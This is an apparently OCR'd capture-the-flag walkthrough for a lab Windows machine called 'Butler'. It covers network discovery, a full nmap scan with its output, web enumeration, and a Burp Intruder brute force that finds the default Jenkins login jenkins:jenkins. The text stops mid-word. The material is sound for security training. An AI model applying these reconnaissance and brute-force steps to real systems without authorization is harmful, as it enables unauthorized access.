
Butler

Use ifconfig to find your ip address, then use sudo netdiscover -r *ip address*/24

Then use nmap to scan the ip address for the machine to find vulnerable services




```
┌──(kali㉿kali)-[~]
└─$ nmap -T4 -A -p- 10.0.2.80 -oN bulter_nmap.txt
Starting Nmap 7.95 ( https://nmap.org ) at 2025-06-10 16:07 EDT
Nmap scan report for 10.0.2.80
Host is up (0.00046s latency).
Not shown: 65524 closed tcp ports (reset)
PORT      STATE SERVICE       VERSION
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5040/tcp  open  unknown
8080/tcp  open  http          Jetty 9.4.41.v20210516
| http-robots.txt: 1 disallowed entry
|_/
|_http-title: Site doesn't have a title (text/html;charset=utf-8).
|_http-server-header: Jetty(9.4.41.v20210516)
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:04:C5:7D (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Microsoft Windows 10
OS CPE: cpe:/o:microsoft:windows_10
OS details: Microsoft Windows 10 1709 - 21H2
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2025-06-10T20:10:20
|_  start_date: N/A
|_nbstat: NetBIOS name: BUTLER, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:04:c5:7d (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

TRACEROUTE
HOP RTT     ADDRESS
1   0.46 ms 10.0.2.80
```


From the scan this is a windows machine... So this should be quite interesting! The services that stick out are both port 8080 running service http and an unknown service running on port 5040. Lets investigate!


I tried connecting to port 5040 though it says it is open it is unresponsive?? Lets move on to port 8080 when we connect to it a webpage appears it seems to be Jenkins!




Lets run nikto and dirbuster to see what we get. After running both tools we get nothing of interest and dirbuster didn't have any subdomains except for logout which kept returning the 302 status code. Looking at the other ports there doesn't seem to be anything else so let us try and brute force this login page!

You can use metasploit there is a module in there where it bruteforces a jenkins login form or you could use burpsuite.






Connect to your proxy and then boot up burpsuite! Put in a test password and username then it should intercept the request! After doing so send the request to intruder and add the two positions to both the password and username. Select the attack type as Cluster! Search up common or default jenkins log in credentials. And plug those in to both username list and the password list. After run it! Pay attention to any type of status code, response, length changes once you see it investigate that could indicate a login success!




Attempt before the sudden length change



Attempt with length change


As you can see on the login attempt with jenkins:jenkins you can see that a cookie has appeared in the response which indicates authentication.


So lets try that and see if that works!




Worked!


Res